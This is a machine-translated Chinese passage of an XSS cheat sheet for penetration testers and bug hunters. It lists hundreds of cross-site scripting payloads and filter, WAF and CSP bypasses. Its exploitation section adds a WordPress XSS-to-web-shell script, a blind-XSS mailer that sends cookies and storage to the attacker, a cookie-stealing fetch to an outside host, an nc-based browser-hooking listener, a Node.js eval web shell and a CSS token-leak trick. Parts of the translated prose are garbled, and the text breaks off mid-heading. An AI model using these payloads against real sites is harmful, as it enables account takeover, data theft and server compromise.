

2019 EDITION

Powered by



XSS

作弊 片

跨站点脚本概念验证的综合指南

适用于网络安全专业人士，学
生和爱好者



rodolfo assis (粗暴)

“很多黑客正在和其他人一起玩，你知道，
让他们做一些奇怪的事情。”

史蒂夫沃兹尼亚克

译者导读：

本文档可以理解为作者整理积累的XSS知识点，可以当做工具书快速吸收。但是20刀的定价还是略贵了些。由于时间成本，译者只是机器翻译+人工审查了一边，不可避免的存在错别字或其他失误，非常抱歉，可参照原版查看。

放弃

我们，作者和出版商对本资料的使用或应用本书提供的信息所造成的损害不承担任何责任。

介绍

这个备忘单旨在供bug猎人，渗透测试人员，安全分析师，Web应用程序安全学生和爱好者使用。

这是关于跨站点脚本（XSS），这是万维网中发现的最广泛和最常见的缺陷。你必须熟悉（至少）这个缺陷的基本概念才能享受这本书。为此你可以访问我的博客<http://brutelogic.com.br/blog/xss101>开始。

在这个领域已经完成了很多工作，并不是本书的目的就是覆盖它们。您将在此处看到的是由我创建或策划的XSS内容。我试图选择我认为它是关于该宇宙的最有用的信息，大多数时候使用我自己的博客中的材料，这些材料致力于这个非常安全的缺陷。

重要提示：如果您有此材料的盗版，请考虑向作者<http://paypal.me/brutelogic>

这本书的结构非常简单，因为它是一本备忘单。它有主要科目（基础，高级等）和每种情况的分类。然后来指示使用后面的代码，当以矢量或有效载荷的形式时，每行一个。有些是完整的脚本，也正确解释了它们的用法。

请记住，您可能需要根据自己的方案调整此处提供的一些信息（例如单引号和双引号，反之亦然）。虽然我试图向您提供有关它的指示，但您目标应用程序中任何非想象的特定行为都可能影响结果。

最后一个提示：严格遵循说明。如果以HTML方式呈现某些内容，那是因为它意味着以这种方式使用。如果没有，它可能是javascript代码，可以在HTML中使用（尊重语法）并直接使用现有的js代码。除非另有说明。

我真诚地希望它成为您大多数XSS相关需求的易于理解的咨询材料。请享用！

鲁道夫·阿斯维斯 (布鲁特)

关于此版本

此版本包括适用于基于Gecko的主要浏览器（ Mozilla Firefox分支 ）和基于Webkit的浏览器（ Google Chrome , Opera和Apple Safari ）的最新稳定版本的代码。 .

这些浏览器的当前版本是：Mozilla Firefox v65 , Google Chrome v71 , Opera v58和 Apple Safari v12。如果您发现某些内容无法正常工作或您认为应该进行任何更正，请告知我们[@brutelogic](#)（ Twitter ）或在null dot net发送brutelogic的电子邮件。

Microsoft Edge和Internet Explorer虽然也是主流浏览器，但在此版本中几乎没有涉及

此版本还包括Brutal Addendum 2018 Edition中发布的信息，该信息仅供私人Twitter 帐户Brutal Secrets的订阅者使用。

关于作者

Rodolfo Assis又名 “Brute Logic”（ 或者只是 “Brute” ）是来自巴西的自学成才的计算机黑客，是一名自雇信息安全研究员和顾问。

他最出名的是在Twitter上提供一些内容（ [@brutelogic](#) 在过去的几年中，在几个黑客主题，包括黑客心态，技术，微代码（适合推文）和一些有趣的黑客相关的东西。如今，他的主要兴趣和研究涉及跨站点脚本（ XSS ），这是Web中最广泛的安全漏洞。

Brute帮助修复了更多[1000个XSS漏洞](#)通过Open Bug Bounty平台（ 以前的XSSposed ）在全球的Web应用程序中。其中一些包括甲骨文，LinkedIn，百度，亚马逊，Groupon e Microsoft等科技行业的大型企业。

由于被聘请与相应团队合作，他是2015年至2017年改善Sucuri网站应用防火墙（ CloudProxy ）的贡献者之一，在网络漏洞和安全逃避方面获得了大量现场经验。

他目前正在管理，维护和开发一个名为的在线XSS Proof-of-Concept工具[诺克斯](#)（ [https : /knoxss.me](https://knoxss.me) ）。它已经帮助了几个bug猎人找到了bug并获得了奖励以及他的奖励[博客](#)（ <https://brutelogic.com.br> ）。

Brute始终支持，自豪地成为以下理念的活生生的例子：

不要学习黑客攻击，#hack2learn。

插图

版图设计：

鲁道夫阿西斯

@rodoassis (推特)


封面设计：

纳塔利亚·内里

@nath. neri. arts (instagam)







基本

HTML上下文 - 简单标记注入

当输入落在HTML标签或外部标签的属性值内时使用，除了下一种情况中描述的值。如果输入登陆HTML注释，则在 “-->” 前面加载有效负载。

```
<svg onload=alert(1)>  
"><svg onload=alert(1)>
```

HTML上下文 - 块标记注入

当输入落在以下标签内部或打开/关闭之间时使用：

```
<title><style><script><textarea><noscript><pre><xmp>和<iframe> ( </  
tag>相应 ) 。
```

```
</tag><svg onload=alert(1)>  
"></tag><svg onload=alert(1)>
```

HTML上下文 - 内联注入

当输入落在HTML标记的属性值内时使用，但该标记不能以大于号 (>) 结尾。

```
"onmouseover=alert(1) //  
"autofocus onfocus=alert(1) //
```

HTML上下文 - 源代码注入

当输入作为以下HTML标记属性的值时使用：href , src , data或action (也是格式) 。脚本标记中的Src属性可以是URL或 “data:alert(1)” 。

javascript:alert(1)

Javascript上下文 - 代码注入

当输入落在脚本块中时，在字符串分隔值内使用。

```
'-alert(1)-'  
'-alert(1)//'
```

Javascript上下文 - 使用Escape Bypass进行代码注入

当输入落在脚本块中时，在字符串分隔值内使用，但引号由反斜杠转义。

\'-alert(1)//

Javascript上下文 - 标记注入
当输入落在脚本块中的任何位置时使用。

</script><svg onload=alert(1)>



高级

Javascript上下文 - 逻辑块中的代码注入

当输入落在脚本块中时，使用第一个或第二个有效负载，在字符串分隔值内，并在单个逻辑块内，如函数或条件（if，else，etc）。如果使用反斜杠转义quote，请使用第三个有效负载，。

```
'}alert(1);{'  
'}alert(1)%0A{'  
\'}alert(1);{//
```

Javascript上下文 - 无引用代码注入

在同一行JS代码中存在多重反射时使用。第一个有效负载在简单的JS变量中工作，第二个在非嵌套的JS对象中工作。

```
-alert(1)//\  
-alert(1}}//\
```

Javascript上下文 - 模板文字中的占位符注入

当输入在反引号（``）分隔的字符串或模板引擎中时使用。

```
 ${alert(1)}
```

HTML上下文中的多重反射 - 双反射（单输入）

用于利用同一页面上的多个反射。

```
'onload=alert(1)><svg/1='  
'>alert(1)</script><script/1='  
*/alert(1)</script><script>/*
```

HTML上下文中的多重反射 - 三重反射（单输入）

用于利用同一页面上的多个反射。

```
 */alert(1)">'onload="/*<svg/1='  
'`-alert(1)">'onload="`<svg/1='  
*/</script>'>alert(1)/*<script/1='
```

HTML上下文中的多输入反射（双重和三重）

用于在同一页面上利用多个输入反射。在HPP (HTTP参数污染) 场景中也很有用，其中存在重复参数的反射。第3个有效负载使用相同参数的逗号分隔反射。

```
p=<svg/1='&q='onload=alert(1)>
p=<svg 1='&q='onload='/*&r=*/alert(1)'>
q=<script/&q=/src=data:&q=alert(1)>
```

文件上传注入 - 文件名

当上传的文件名反映在目标页面的某处时使用。

```
"><svg onload=alert(1)>.gif
```

文件上传注入 - 元数据 Metadata

在上传文件的元数据反映在目标页面的某处时使用。它使用命令行[exiftool](#)（“\$”是终端提示符），可以设置任何元数据字段。

```
$ exiftool -Artist=""><svg onload=alert(1)>' xss.jpeg
```

文件上传注入 - SVG文件

用于在上载图像文件时在目标上创建存储的XSS。将以下内容保存为

“xss.svg”。

```
<svg xmlns="http://www.w3.org/2000/svg" onload="alert(1)"/>
```

DOM插入注入

当注入作为有效标记插入DOM而不是反映在源代码中时，用于测试XSS。它适用于脚本标记和其他向量不起作用的情况。

```
<img src=1 onerror=alert(1)>
<iframe src=javascript:alert(1)>
<details open ontoggle=alert(1)>
<svg><svg onload=alert(1)>
```

DOM插入注入 - 资源请求 Resource Request

当页面的javascript代码将请求的结果插入页面时，使用对攻击者控制的URL（注入）。

```
data:text/html,<img src=1 onerror=alert(1)>  
data:text/html,<iframe src=javascript:alert(1)>
```

PHP_SELF注入

例如，当目标的底层PHP代码将当前URL用作HTML表单的属性值时使用。使用前导斜杠(/)在PHP扩展和查询部分(?)的开始之间进行注入。

<https://brutelogic.com.br/xss.php/>><svg onload=alert(1)>?a=reader

脚本注入 - 没有关闭标记

在反射后代码中的某处有一个关闭脚本标记 (</script>) 时使用。

```
<script src=data:,alert(1)>  
<script src="//brutelogic.com.br/1.js">
```

Javascript postMessage() DOM注入 (使用iframe)

在没有检查原点的javascript代码中的 “window.addEventListener ('message' , ...)” 中有 “message”事件监听器时使用。目标必须能够成帧（根据上下文的X帧选项标题）。保存为HTML文件（或使用数据：text/html），提供TARGET_URL和INJECTION（XSS向量或有效负载）。

```
<iframe src=TARGET_URL onload="frames[0].postMessage('INJECTION','*')">
```

基于XML的XSS

用于在XML页面中注入XSS向量（内容类型为 text/xml 或 application/xml）。

如果输入登陆评论部分或“]]>”如果输入登陆 “CDATA”部分，则在 “-->”前面加载有效负载。

```
<x:script xmlns:x="http://www.w3.org/1999/xhtml">alert(1)</x:script>  
<x:script xmlns:x="http://www.w3.org/1999/xhtml" src="//brutelogic.com.br/1.js"/>
```

AngularJS注入 (v1.6及以上)

在页面中加载AngularJS库时使用，在带有ng-app指令（第一个有效负载）的HTML块内或创建自己的（第二个有效负载）。

```
 {{$new.constructor('alert(1')())}}  
<x ng-app>{{$new.constructor('alert(1')())}}
```

CRLF注入

当应用程序反映其中一个响应标头中的输入时，允许注入回车符（%0D）和换行符（%0A）字符。分别为Gecko和Webkit的向量。

```
%0D%0ALocation://x:1%0D%0AContent-Type:text/html%0D%0A%0D%0A%3Cscript%3Ealert(1)%3C/script%3E
```

```
%0D%0ALocation:%0D%0AContent-Type:text/html%0D%0AX-XSS-Protection%3a0%0D%0A%0D%0A%3Cscript%3Ealert(1)%3C/script%3E
```

在线滚动通用 XSS 向量

使用onscroll事件处理程序时，无需用户交互即可使用XSS。它适用于address , blockquote , body , center , dir , div , dl , dt , form , li , menu , ol , p , pre , ul和h1到h6 HTML标签。

```
<p style=overflow:auto;font-size:999px onscroll=alert(1)>AAA<x/id=y></p>#y
```

XSS in SSI

在存在服务器端包含 (SSI) 注入时使用。

```
<<%--%> set var="x" value="svg onload=alert(1)" --><%--%> echo var="x"-->
```

类型杂耍 Type Juggling

用于传递与松散比较中的数字匹配的“if”条件。

```
1<svg onload=alert(1)>
1"><svg onload=alert(1)>
```

SQLi基于错误的XSS

在可以触发SQL错误消息的端点中使用（使用引号或反斜杠）。

```
'1<svg onload=alert(1)>
<svg onload=alert(1)>\
```

引导 XSS 向量 (Bootstrap XSS Vector)

当页面上有引导库时使用。它还绕过Webkit Auditor，只需单击页面中的任意位置即可触发。任何href值的char都可以通过HTML编码做旁路过滤器。

```
<html data-toggle=tab href=<img src=x onerror=alert(1)>">
```

浏览器通知(Browser Notification)

用作警报，提示和确认弹出窗口的替代方法。需要用户接受（第一个有效载荷）但是一旦用户先前已经为该站点授权，则可以使用第二个。

`Notification.requestPermission(x=>{new(Notification)(1)})`
`new(Notification)(1)`



过滤旁路

混合案例XSS

用于绕过区分大小写的过滤器。

```
<Svg OnLoad=alert(1)>  
<Script>alert(1)</Script>
```

未封闭的标签

在HTML注入中使用，以避免在存在小于号（<）和大于号（>）符号的情况下进行过滤。输入反射后，它需要原始大于号的源代码。

```
<svg onload=alert(1)//  
<svg onload="alert(1)"
```

大写XSS

当应用程序以大写形式反映输入时使用。在URL中将“&”替换为“%26”，将“#”替换为“%23”。

```
<SVG ONLOAD=&#97&#108&#101&#114&#116(1)>  
<SCRIPT SRC=/BRUTELOGIC.COM.BR/1></SCRIPT>
```

脚本标记的额外内容

当过滤器查找“<script>”或“<script src = ...”时使用某些变体，但不检查其他非必需属性。

```
<script/x>alert(1)</script>
```

两次编码 XSS

应用程序执行输入的双重解码时使用。

```
%253Csvg%2520o%256Eload%253Dalert%25281%2529%253E  
%2522%253E%253Csvg%2520o%256Eload%253Dalert%25281%2529%253E
```

没有括号的警报（仅限字符串）

如果不允许使用括号，则在HTML向量或javascript注入中使用，并且只需一个简单的警告框即可。

```
alert`1`
```

没有圆括号的警报

当不允许使用括号时，在HTML向量或javascript注入中使用，PoC需要返回任何目标信息。

`setTimeout`alert\x28document.domain\x29``

`setInterval`alert\x28document.domain\x29``

没有括号的警报（标记独家）

仅在不允许括号的情况下使用HTML注入。在URL中将“&”替换为“%26”，将“#”替换为“%23”。

```
<svg onload=alert&1>
<svg onload=alert#40;1&#41>
```

没有字母字符的警报

不允许使用字母字符时使用。以下是警报（1）。

```
[]['\146\151\154\164\145\162']['\143\157\156\163\164\162\165\143\164\157\162']
('141\154\145\162\164\50\61\51')()
```

警报混淆

用于欺骗几个正则表达式（正则表达式）过滤器。它可能与先前的替代方案（上文）结合使用。根据上下文，最短选项“top”也可以由“window”，“parent”，“self”或“this”替换。

```
(alert)(1)
a=alert,a(1)
[1].find(alert)
top["al"+"ert"](1)
top[/al/.source+/ert/.source](1)
al\u0065rt(1)
top['al\145rt'](1)
top[8680439..toString(30)](1)
top.open`javas\cript:al\ert(1)`
```

警报替代

用作警报，提示和确认的替代方法。如果与HTML向量一起使用，它可以按原样使用，但如果是JS注入，则需要完整的“document.write”表单。在URL中将“&”替换为“%26”，将“#”替换为“%23”。

```
write`XSSed!
write`<img/src/o&#78error=alert&1)&gt;`
```

基于带状标签的旁路

当过滤器在PHP和strip_tags()函数之间的<and>字符之间去掉任何东西时使用。仅限内联注射。

```
"o<x>nmouseover=alert<x>(1)//  
"autof<x>ocus o<x>nfocus=alert<x>(1)//
```

文件上传注入 - HTML /js GIF伪装

用于通过文件上载绕过CSP。将下面的所有内容保存为 “xss.gif”或 “xss.js” (用于严格的MIME检查) 。可以使用`<link rel = import href = xss.gif>`也是 “xss.js”) 或`<script src=xss.js></script>`将其导入目标页面。这是PHP的image/gif。

```
GIF89a//<script>
alert(1)//</script>;
```

跳转到URL片段

当您需要隐藏有效负载中可能触发WAF的某些字符时使用。它在URL片段(#)之后使用相应的效果载荷格式。

```
eval(URL.slice(-8)) #alert(1)
eval(location.hash.slice(1)) #alert(1)
document.write(decodeURI(location.hash)) #<img/src/onerror=alert(1)>
```

HTML替代分隔符

在不允许使用默认空格时使用。斜杠和引号 (单引号或双引号) 也可以是URL编码 (分别为%2F , %27和%22) , 而加号 (+) 只能在URL中使用。

Tag Scheme:

`<name [1] attrib [2] = [3] value [4] handler [5] = [6] js [7]>`

[1], [2], [5] => %09, %0A, %0C, %0D, %20, / and +
[3] & [4] => %09, %0A, %0C, %0D, %20, + and ' or " in both
[6] & [7] => %09, %0A, %0B, %0C, %0D, %20, /, + and ' or " in both

二阶XSS注射

在输入将被使用两次时使用，例如在数据库中存储规范化，然后检索以供以后使用或插入DOM。

`<svg/onload=alert(1)>`

postMessage() XSS的事件源旁路

通过在允许的原点之一作为将发送有效负载的攻击域的子域之前，可以在目标的javascript代码中绕过原点检查。示例使用localhost上的Crosspwn脚本（可在Miscellaneous部分中找到）。

`http://facebook.com.localhost/crosspwn.php?target=/brutelogic.com.br/tests/status.html&msg=<script>alert(1)</script>`

CSP绕过（适用于白名单Google域）

当存在允许从这些域执行的CSP（内容安全策略）时使用。

```
<script src=https://www.google.com/complete/search?client=chrome
%26jsonp=alert(1);></script>

<script src=https://ajax.googleapis.com/ajax/libs/angularjs/1.6.0/angular.min.js>
</script><x ng-app ng-csp>{{$new.constructor('alert(1')())}}
```

没有事件处理程序的向量

如果不允许，请用作事件处理程序的替代方法。有些需要用户交互，如矢量本身（也是其中的一部分）所述。

```
<script>alert(1)</script>
<script src=data:,alert(1)>
<iframe src=javascript:alert(1)>
<embed src=javascript:alert(1)>
<a href=javascript:alert(1)>click
<math><brute href=javascript:alert(1)>click
<form action=javascript:alert(1)><input type=submit>
<isindex action=javascript:alert(1) type=submit value=click>
<form><button formaction=javascript:alert(1)>click
<form><input formaction=javascript:alert(1) type=submit value=click>
<form><input formaction=javascript:alert(1) type=image value=click>
<form><input formaction=javascript:alert(1) type=image src=SOURCE>
<isindex formaction=javascript:alert(1) type=submit value=click>
<object data=javascript:alert(1)>
<iframe srcdoc=<svg/o&#x6Eload&equals;alert&lpar;1)&gt;>
<svg><script xlink:href=data:,alert(1) />
<math><brute xlink:href=javascript:alert(1)>click
```

具有不可知事件处理程序的向量

如果不允许所有已知的HTML标记名称，请使用以下向量。任何字母字符或字符串都可以用作标记名称来代替“x”。它们需要用户交互，如其文本内容（也构成向量的一部分）所述。

```
<x contenteditable onblur=alert(1)>lose focus!
<x onclick=alert(1)>click this!
<x oncopy=alert(1)>copy this!
<x oncontextmenu=alert(1)>right click this!
<x onauxclick=alert(1)>right click this!
<x oncut=alert(1)>copy this!
<x ondblclick=alert(1)>double click this!
<x ondrag=alert(1)>drag this!
<x contenteditable onfocus=alert(1)>focus this!
<x contenteditable oninput=alert(1)>input here!
<x contenteditable onkeydown=alert(1)>press any key!

<x contenteditable onkeypress=alert(1)>press any key!
<x contenteditable onkeyup=alert(1)>press any key!
<x onmousedown=alert(1)>click this!
<x onmousemove=alert(1)>hover this!
<x onmouseout=alert(1)>hover this!
<x onmouseover=alert(1)>hover this!
<x onmouseup=alert(1)>click this!
<x contenteditable onpaste=alert(1)>paste here!
```

Javascript替代评论

在不允许，转义或删除常规JavaScript注释（双斜杠）时使用。

```
<!--  
%0A-->
```

SVG脚本矢量 - 任意关闭标记

当过滤器期望“</ script>”时使用，并且在源代码中注入后没有本机关闭和/或不允许等号。只有壁虎。

```
<svg><x><script>alert(1)</x>
```

混合上下文反射实体旁路

用于在实际有效的js代码中打开脚本块中的过滤反射。它需要在HTML和javascript上下文中按顺序反映，并且彼此接近。svg标记将使得下一个脚本块的解析方式即使单引号被编码为‘；在反射（消毒）中，它对于突破当前值并触发警报是有效的。

```
'-alert(1)-'<svg>  
\'-alert(1)//<svg>
```

剥离我的脚本矢量

用于欺骗过滤器，剥离经典和最知名的XSS向量。它按原样工作，如果“<script>”被剥离。

```
<svg/on<script><script>load=alert(1)//</script>
```

低级输入

目标应用程序通过javascript将输入转换为小写时使用。它可能会奏效也用于服务器端小写操作。

```
<SCRIPT>alert(1)</SCRIPT>  
<SCRIPT/SRC=data:,alert(1)>
```

超长UTF-8

目标应用程序执行最佳拟合映射时使用。

```
%CA%BA>%EF%BC%9Csvg/onload%EF%BC%9Dalert%EF%BC%881)>
```

不常见的事件处理程序

用于绕过事件处理程序的基于黑名单的过滤器。它适用于Gecko,但在“<set>”标记内添加attributename=x也可以在Webkit中使用。

```
<svg><set onbegin=alert(1)>
<svg><set end=1 onend=alert(1)>
```

HTML实体 - 空字节容差

用于规避HTML实体过滤。以上所有代表 “ (” char.Gecko only。

```
%26%00%2340;
% 2600lpar;
%26%00l%26%00p%26%00a%26%00r%26%00;
```

ASP页面专用的矢量

用于绕过.asp页面中的<[alpha]过滤。

```
%u003Csvg onload=alert(1)>
%u3008svg onload=alert(2)>
%uFF1Csvg onload=alert(3)>
```

PHP电子邮件验证绕过

用于绕过PHP的filter_var() 函数的FILTER_VALIDATE_EMAIL标志。

"><svg/onload=alert(1)>"@x.y

通过服务器端反射插入DOM

当输入反映到源中时使用，它不能通过反射执行，而是通过插入DOM来执行。避免浏览器过滤和WAF。

```
\74svg o\156load\75alert\501\51\76
```

用于旁路的基于XML的向量

用于绕过XML页面中的浏览器筛选和WAF。如果输入，则在 “-->”前面加载有效负载
登记评论部分或“]]>”如果输入登陆 “CDATA”部分。

```
<_:script xmlns:_="http://www.w3.org/1999/xhtml">alert(1)</_:script>
```

Javascript上下文 - 标记注入 (Webkit Bypass)

用于通过从脚本块中断出来绕过javascript上下文中的Webkit Auditor。

```
</script><svg><script>alert(1)//  
</script><script>'%0B'-alert(1)//
```

单输入双反射 (Webkit旁路)

用于在任何上下文的双反射场景中绕过Webkit Auditor。

```
"`-alert(1)</script><script>`
```

PHP数组转储的向量 (Webkit Bypass)

当反射来自使用var_dump()和print_r()PHP函数时使用。 “p”是易受攻击的参数。

```
?p[<script>`]=`/alert(1)</script>
```

Javascript上下文 - 代码注入 (IE11 / Edge Bypass)

注入javascript上下文时，用于绕过Microsoft IE11或Edge。

```
';onerror=alert;throw 1//
```

HTML上下文 - 标记注入 (IE11 / Edge XSS Bypass)

用于在多重反射方案中绕过其本机过滤器。“'>确认 & LPAR

```
"">confirm&lpar;1</Script><Svg><Script/1='
```

基于DOM的XSS - 位置接收器过滤器逃避

当filter在使用document.location属性重定向的字符串中查找 “https : / DOMAIN”时使用。它还滥用了 “Javascript”字符串的构建方式。

%01Jav%09asc%09ript:https://DOMAIN/%250Acon%09firm%25%281%25%29

具有较少已知不可知事件处理程序的向量

可以与任意标记名称一起使用的事件处理程序。但请记住使用
在某些情况下，onafterscriptexecute和onbeforescriptexecute的现有标记名称（如
“”）可能是触发的唯一方法。

```
<x onmouseenter=alert(1)>
<x onafterscriptexecute=alert(1)>
<x onbeforescriptexecute=alert(1)>
<x onanimationend=alert(1)><style>x{animation:s}@keyframes s{}
<x onwebkitanimationend=alert(1)><style>x{animation:s}@keyframes s{}
```

嵌套SVG矢量 (Base64)

用于绕过过滤器。仅限Gecko , URL编码。

```
<svg><use xlink:href="data:image/svg%2Bxml;base64,  
PHN2ZyBpZD0ieClgeG1sbnM9Imh0dHA6Ly93d3cudzMub3JnL  
zlwMDAvC3ZnliB4bWxuczp4bGluaz0iaHR0cDovL3d3dy53My  
5vcmcvMTk5OS94bGluayI%2BPGVtYmVkJHhtbG5zPSJodHRwO  
i8vd3d3LnczLm9yZy8xOTk5L3hodG1sliBzcmM9ImphdmFzY3  
JpcHQ6YWxlcnQoMSkiLz48L3N2Zz4=%23x>
```



开发

远程脚本调用

在需要调用外部脚本时使用，但XSS向量是基于处理程序的（如<svg onload=）或javascript注入。“brutelogic.com.br”域以及HTML和js文件用作示例。如果以某种方式过滤“>”，则将“r=>”或“w=>”替换为“function（）”。

=> HTML-based

(response must be HTML with an Access-Control-Allow-Origin (CORS) header)

1. "var x=new XMLHttpRequest();x.open('GET','//brutelogic.com.br/0.php');x.send();
x.onreadystatechange=function(){if(this.readyState==4){write(x.responseText)}}"

2. fetch('//brutelogic.com.br/0.php').then(r=>{r.text().then(w=>{write(w)}))})

* (with fully loaded JQuery library)

3. \$.get('//brutelogic.com.br/0.php',r=>{write(r)})

=> Javascript-based (response must be javascript)

4. with(document)body.appendChild(createElement('script')).src='//brutelogic.com.br/2.js'

* (with fully loaded JQuery library)

5. \$.getScript('//brutelogic.com.br/2.js')

Wordpress XSS到RCE (v5.0.3)

当Wordpress管理员获取XSSed以创建Web shell时，将其用作远程脚本。插件“Hello Dolly”是此处的目标（无论激活如何），但几乎可以使用任何其他插件，相应地更改文件和路径（包括“wordpress”作为WP根目录）。

```
p = '/wp-admin/plugin-editor.php?';
q = 'file=hello.php&plugin=hello.php';
s = '<?=`$_POST[1] `;';
a = new XMLHttpRequest();
a.open('GET', p+q, 0);
a.send();
$ = 'nonce=' + /nonce" value="[^"]*?"/.exec(a.responseText)[1] +
'&newcontent=' + s + '&action=edit-theme-plugin-file' + q;
b = new XMLHttpRequest();
b.open('POST', p, 1);
b.setRequestHeader('Content-Type', 'application/x-www-form-urlencoded');
b.send($);
b.onreadystatechange = function(){
  if (this.readyState == 4) fetch('/wp-content/plugins/hello.php');
}
```

=>在以下终端中触发Web shell命令（例如“id”）：

```
$ curl DOMAIN/wp-content/plugins/hello.php -d 1=id  
$ wget -qO- DOMAIN/wp-content/plugins/hello.php --post-data 1=id
```

盲打XSS. Blind XSS Mailer

将其用作保存为PHP文件的盲XSS远程脚本，并相应地更改\$ to和\$ headers vars。需要像Postfix这样的工作邮件服务器。

```
<?php header("Content-type: application/javascript"); ?>  
  
var mailer = '<?= //'. $_SERVER["SERVER_NAME"] . $_SERVER["REQUEST_URI"] ?>;  
  
var msg = 'USER AGENT\n' + navigator.userAgent + '\n\nTARGET URL\n' + document.URL;  
msg += '\n\nREFERRER URL\n' + document.referrer + '\n\nREADABLE COOKIES\n' +  
document.cookie;  
msg += '\n\nSESSION STORAGE\n' + JSON.stringify(sessionStorage) + '\n\nLOCAL  
STORAGE\n' + JSON.stringify(localStorage);  
msg += '\n\nFULL DOCUMENT\n' + document.documentElement.innerHTML;  
  
var r = new XMLHttpRequest();  
r.open('POST', mailer, true);  
r.setRequestHeader('Content-type', 'application/x-www-form-urlencoded');  
r.send('origin=' + document.location.origin + '&msg=' + encodeURIComponent(msg));  
  
<?php  
  
header("Access-Control-Allow-Origin: " . $_POST["origin"]);  
  
$origin = $_POST["origin"];  
$to = "myName@myDomain";  
$subject = "XSS Blind Report for " . $origin;  
$ip = "Requester: " . $_SERVER["REMOTE_ADDR"] . "\nForwarded For: ".  
$_SERVER["HTTP_X_FORWARDED_FOR"];  
$msg = $subject . "\n\nIP ADDRESS\n" . $ip . "\n\n" . $_POST["msg"];  
$headers = "From: report@myDomain" . "\r\n";  
  
if ($origin && $msg) mail($to, $subject, $msg, $headers);  
?>
```

隐形外来XSS嵌入

用于将来自其他域（或子域）的XSS加载到当前域中。受目标的X-Frame-Options（XFO）标头限制。以下示例在brutelogic.com.br上下文中发出警报，而不考虑域。

```
<iframe src="//brutelogic.com.br/xss.php?a=<svg onload=alert(document.domain)>" style=display:none></iframe>
```

Cookie偷窃

用于从目标站点获取受害者用户的所有cookie。它无法获得受httpOnly安全标志保护的cookie。在URL中将“+”编码为“%2B”。

```
fetch('//brutelogic.com.br/?c='+document.cookie)
```

简单虚拟破坏

用于更改网站对提供HTML代码的受害者的显示方式。在下面的示例中，将显示一条“NotFound”消息。

```
documentElement.innerHTML='<h1>Not Found</h1>'
```

浏览器远程控制

用于挂钩浏览器并以交互方式向其发送javascript命令。使用下面的javascript代码而不是alert(1)注入使用以下shell脚本（侦听器）打开的类Unix终端。提供HOST作为主机名，IP地址或域以从攻击者计算机接收命令。

=> Javascript (payload):

```
setInterval(function(){with(document)body.appendChild(createElement('script')).src='//HOST:5855'},100)
```

=> Listener (terminal command):

```
$ while :; do printf "j$ "; read c; echo $c | nc -lp 5855 >/dev/null; done
```

Node.js Web Shell

用于在易受攻击的Node.js应用程序中创建Web shell。运行以下有效负载后，按以下方式

使用shell : http : /target:5855/ ? cmd = my_node.js_command

弹出calc的示例 : cmd = require ('child_process') 。 exec ('gnome-calculator') 。

```
require('http').createServer(function(req,res){res.end(1-
eval(require('url').parse(req.url,1).query.cmd))}).listen(5855)
```

HTML令牌泄漏

在无法使用XSS时使用，但可能会发生一些HTML注入。它将泄露基于源的反射与本机代码中的下一个单引号之间可能存在的任何反CSRF令牌（或任何其他秘密值）。为HOST提供脚本以获取令牌参数或检查服务器日志。除了以下示例之外，`<img`或带有`src ='`或`srcset ='`的`<image`标签也可以完成这项工作。

```
<x style='content:url("//HOST/?token=';
<x style='background:url("//HOST/?token=';
<x style='background-image:url("//HOST/?token=
```



杂

XSS在线测试页面

用于练习XSS向量和有效负载。检查注入点的源代码。

<http://brutelogic.com.br/xss.php>

多案例HTML注入

用作一次性以获得更高的成功XSS率。它适用于HTML上下文的所有情况（请参阅“基础”部分），包括带有标记注入的JS文件。请注意这些空间是应用程序执行的简单清理/转义的故障转移。

</Script//--><Body /Autofocus /OnFocus = confirm`1` <!-->

多案例HTML注入 - Base64

